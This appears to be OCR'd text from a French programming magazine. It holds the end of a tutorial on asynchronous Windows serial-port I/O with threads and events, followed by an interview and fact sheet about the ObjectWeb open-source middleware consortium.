Pour bien nous fixer les idées, dégageons maintenant deux points importants :

- Une application s'occupant d'entrées/sorties en mode asynchrone doit obligatoirement le faire au moyen de deux threads, un pour la lecture et un pour l'écriture sur le port. Il est hors de question d'appeler

les APIs WaitForSingleObject ou WaitForMultipleObject depuis le corps principal d'une application, car cela aurait pour effet de tout bloquer immédiatement.

- Une application s'occupant d'entrées/sorties en mode asynchrone doit faire un large usage des événements pour synchroniser les threads de l'application.

SAVOIR S'ENTHREADER

Une opération de lecture ou d'écriture est susceptible de durer un 'certain temps,' a priori inconnu. Notre application ne devra donc pas se terminer, sans s'être assurée que les threads qu'elle a créés sont également terminés. Pour ce faire, et ainsi que nous l'avons dit plus haut, le handle d'un thread peut être passé en tant qu'objet événement aux APIs WaitForSingleObjet et WaitForMultipleObjects (figure 3), ce qui permet à l'application d'attendre la terminaison des threads. Symétriquement, l'application ne doit pas forcer la terminaison d'un thread, comme cela se fait dans d'autres contextes, en mettant simplement un booléen à 'true'. Au contraire, l'application devra elle-même signaler aux threads qu'elle souhaite se terminer au moyen d'un événement. Les threads ayant à charge de s'arrêter d'eux-mêmes à la réception de dudit événement. Ainsi, le code de terminaison d'une application aura cette charpente :

```

HANDLE hArray[2];

hArray[0] = hThreadReadPort //Handle du thread de lecture
hArray[1] = hThreadWritePort // Handle du thread d'écriture
::SetEvent(hExitThreadEvent); // -> Demander aux threads de
// stopper leur exécution
::WaitForMultipleObjects(2, hArray, TRUE, INFINITE); //attendre
// Les threads se sont terminés, on poursuit la fermeture de l'application.
  
```

et les threads auront, quant à eux, cette allure:

```

HANDLE hArray[n];

while(!done)
{
    hArray[0] = hExitThreadEvent;
    //hArray[...] autres événements à attendre

    Signaled = ::WaitForMultipleObjects(n, hArray, FALSE, INFINITE);
    switch(Signaled)
    {
        case WAIT_OBJECT_0:
            done = true;
            break;
        // traiter autre événements
        break;
    }
}
  
```


SERIAL QUI LEURRE

Nous devons maintenant accorder la plus grande attention au comportement des APIs ReadFile et WriteFile en mode asynchrone, comportement qui pourrait facilement nous " enduire " d'erreurs :-)

En mode asynchrone, ReadFile et WriteFile rendent la main immédiatement, quoi qu'il arrive. Si ces fonctions retournent 'true', cela signifie

que l'opération d'entrée/sortie a été traitée complètement et avec succès. Si ces fonctions retournent false, cela ne signifie PAS FORCÉMENT qu'il y a eu une erreur, comme c'est le cas en mode synchrone. Pour déterminer (un peu) ce qu'il en est, il faut obtenir le code de la dernière erreur produite par une API dans le thread avec l'API GetLastError. Si le code d'erreur vaut ERROR_IO_PENDING, alors l'erreur n'en est pas une, car l'opération d'entrée/sortie est simplement en attente de traitement par le système.

En pareil cas, notre thread se placera lui même en attente efficace avec une API telle que WaitForMultipleObjects. Lorsque notre thread sera



réveillé par le système, cela signifiera que l'opération d'entrée/sortie aura été traitée. Là encore, ne nous laissons pas abuser. Dans le jargon de Microsoft, dire que l'opération a été traitée, signifie seulement qu'elle a été traitée et ne signifie ABSOLUMENT PAS qu'elle a été traitée avec succès ! (Subtil, n'est-ce pas ?) Pour savoir ce qu'il en est réellement, nous devons appeler l'API GetOverlappedResult. Nous savons maintenant suffisamment de choses pour écrire l'algorithme (Figure : 4) d'une routine d'écriture asynchrone. Voir encadré 1.

Pour la lecture, nous procéderons suivant le même principe. Surtout, nous nous abstenons d'employer le duo d'APIs SetCommMask et WaitCommEvent, normalement prévues à cet effet, mais qui parfois induisent de très subtils bugs, conduisant à une perte de quelques octets. Nous faisons donc tout, avec les mêmes APIs et événements, que pour l'écriture, avec cette fois l'algorithme ci-contre. (encadré 2)

Tout n'est pas dit sur le port série et ses subtilités, tant s'en faut. Ainsi,

un programme fin peut vouloir tester l'état du port. Dans ce cas, on emploierait l'API WaitCommEvent, qui bien que parfaitement inefficace pour les opérations de lecture, trouvera son rôle ici. Son appel devra alors être incorporé aux algorithmes que nous avons vus plus haut.

encadré 1

Algorithme d'écriture sur le port série.

```

Attendre un événement
Si fin d'exécution demandée
  Terminer
Si écriture sur port demandée
  Ecrire
  Tester le résultat de l'écriture
  Si opération complètement effectuée avec succès
    Signaler à l'application que l'on est en mesure d'écrire l'octet suivant
  Sinon
    Si l'opération est en attente
      Attendre un événement
      Si fin d'exécution demandée
        Terminer
      Si opération d'écriture terminée
        Tester réussite
        Si réussite
          Signaler à l'application que l'on est en mesure d'écrire l'octet suivant
        Sinon
          Afficher un message d'erreur et fermer le port
    Sinon
      Afficher un message d'erreur et fermer le port
  
```

encadré 2

Algorithme de lecture sur le port série

```

Lire un octet sur le port
Si opération complètement effectuée avec succès
  Faire quelque chose de l'octet lu
Sinon
  Si l'opération est en attente
    Attendre un événement
    Si fin d'exécution demandée
      Terminer
    Si opération de lecture terminée
      Tester réussite
      Si réussite
        Faire quelque chose de l'octet lu
    Sinon
      Afficher un message d'erreur et fermer le port
  Sinon
    Afficher un message d'erreur et fermer le port
  
```

■ Frédéric Mazué - fmazue@programmez.com

ObjectWeb : le professionnalisme au service du middleware open source

ObjectWeb est l'une des seules communautés open source d'origine européenne à avoir atteint une reconnaissance internationale, grâce à son approche professionnelle du développement de middleware.

Programmez : Pouvez-vous nous présenter brièvement ObjectWeb ?

Jonathan Schwartz, en charge de la stratégie chez Sun, déclarait en septembre dernier à la presse " si ObjectWeb est un sosie d'Apache, nous serons ravis de travailler avec eux ". La comparaison était flatteuse et quatre mois plus tard, Sun nous a accordé une licence de distribution de J2EE ! Comme Apache, ObjectWeb est un consortium international à but non lucratif qui travaille sur plus de 70 projets open-source. Mais à la différence d'Apache, ObjectWeb est né en France, nos projets sont très axés sur le middleware, et notre communauté est ouverte à tous membres : individuels et entreprises.

Qu'est-ce qui vous a poussé à créer cette communauté ?

La communauté a été cofondée en 1999 par des équipes de l'INRIA, Bull et France Télécom R&D (ex CNET) qui travaillaient déjà ensemble. Le développement de middleware en source libre autour de standards ouverts était un choix naturel. Aujourd'hui, nos membres proviennent de 60 pays sur tous les continents et nous proposons des plates-formes opérationnelles, utilisées en production par les entreprises.

Qu'apportez-vous aux membres ?

L'adhésion est gratuite pour les individuels qui peuvent proposer des projets, s'informer, se former et apporter leur brique à titre personnel. Les grosses structures, comme THALES ou Dassault Aviation rejoignent ObjectWeb pour des raisons stratégiques. Cette démarche s'inscrit dans une politique open source, visant l'indépendance technologique. Des distributions comme Red Hat, SuSE et Mandrake nous ont rejoints pour proposer à leurs clients professionnels des solutions middleware. Les PME nous rejoignent pour



Le comité exécutif d'ObjectWeb.

développer une activité autour des composants d'ObjectWeb, que ce soit du service ou des offres packagées. Très souvent, ces nouveaux membres apportent aussi un projet. ObjectWeb garantit la pérennité du code.

Quel est le point fort d'ObjectWeb ?

Son écosystème professionnel et non mercantile. C'est un carrefour, un lieu de rencontre international entre le monde de la recherche et l'industrie, entre PME, grands comptes et universités, entre des sociétés et des individuels. Grâce aux liens noués avec Apache, Eclipse et d'autres communautés, l'activité du consortium est au cœur de l'actualité du middleware. Les échanges entre membres sont de grande qualité et les discussions " bruyantes " presque inexistantes.

Combien êtes-vous à faire vivre ObjectWeb ?

ObjectWeb est piloté par un comité de 12 membres élus. Le consortium est géré au quotidien par un comité exécutif de 9 personnes, dont 5 à temps plein. Des recommandations techniques sont définies par un collègue d'architectes qui compte une quinzaine de chefs de projets et d'experts. Aujourd'hui, une vingtaine de sociétés membres ont des équipes de développeurs dédiés à des projets ObjectWeb. Le consortium va bientôt atteindre les 700 membres individuels. Notre " forge " compte près de 1500 contributeurs et 200 committers.

Des projets ?

JOnAS, un de nos serveurs d'applications Java, est en cours de certification J2EE. C'est un enjeu

important pour ObjectWeb, mais aussi pour le monde J2EE en général. Une fois certifié, JOnAS pourra rivaliser avec les ténors commerciaux, comme WebSphere ou WebLogic. JOnAS sera alors le seul Logiciel Libre (c'est-à-dire sous licence LGPL) développé par une organisation à but non lucratif à être certifié J2EE ! ObjectWeb est aussi très actif sur le projet " WebTools " d'Eclipse, en particulier avec le plug-in J2EE Lomboz. De nouveaux développements très intéressants ont également lieu autour de CORBA et OSGi, mais aussi des grilles et clusters.

■ Propos recueillis par David Thévenon

- ObjectWeb a été créé sous l'impulsion de Roland Balter, Jean-Bernard Stéfani, Gérard Vandôme et leurs équipes

Fiche communauté

Adresse : www.objectweb.org

Date de création : naissance en 1999, accord de consortium formalisé en 2002

Thème : le middleware (ou logiciels d'infrastructure) open source

Technos : J2EE, OSGi, CORBA, WS, Globus, grid, etc

Cible : les développeurs et utilisateurs professionnels de middleware

Niveau : Professionnel

Ressources : une forge accueillant 70 projets à ce jour, 4 réunions d'architecture par an + 1 conférence annuelle

Nombre de membres : 30 entreprises + 650 individuels

Nombre de forums : environ 150 mailing-lists

Visiteurs : 100.000 par mois

Nombre de contributeurs actifs : 1500 développeurs inscrits, 200 committers

Nombre d'inscrits à la Newsletter : 650 et 5000 inscrits aux différentes mailing lists